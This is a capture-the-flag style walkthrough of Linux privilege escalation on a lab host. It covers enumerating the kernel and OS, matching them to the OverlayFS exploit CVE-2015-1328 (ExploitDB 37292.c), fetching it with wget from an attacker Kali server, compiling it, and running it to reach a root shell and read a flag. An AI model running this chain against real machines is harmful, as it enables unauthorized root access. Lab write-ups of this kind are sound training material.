Enumeration drove everything here. The exploit didn't appear out of nowhere — it followed directly from the host details.
← Back to Linux Privilege Escalation
Enumeration
First things first. Get the lay of the land:
hostname
uname -a
cat /proc/version
cat /etc/issue
python --version
Results: hostname wade7363, kernel 3.13.0-24-generic, OS Ubuntu 14.04 LTS, Python 2.7.6. That kernel version on that OS is a known target. Ran LES to support the direction — not to let it think for me, but as a sanity check while already researching manually. It pointed the same way.

Identifying the Exploit

Kernel 3.13.0-24-generic on Ubuntu 14.04 maps to CVE-2015-1328 — an OverlayFS local privilege escalation. ExploitDB has it as 37292.c.

Before doing anything else, checked the exploit header:
head -40 37292.cExplicitly listed affected versions: Ubuntu 12.04, 14.04, 14.10, 15.04. Target confirmed in range. Moving forward.
Transfer and Compile


Served the exploit from Kali over a Python HTTP server. On the target, pulled it into /tmp:
cd /tmp
wget http://KALI_IP/37292.c
Verified GCC was available, then compiled:
gcc --version
gcc 37292.c -o exploit
Clean return to prompt. Binary present. Ready.

Execution
./exploitspawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
#That # prompt. First time seeing it from a kernel exploit.

id
whoami
uid=0(root) gid=0(root) groups=0(root),1001(karen)
rootPost-Escalation
cat /home/matt/flag1.txt
The Chain
SSH as karen → enumerate kernel/OS → match to CVE-2015-1328
→ transfer exploit over HTTP → compile on target → execute
→ root shell → flag
Enumeration first, exploit second. The kernel version was the pivot point. Everything else was execution.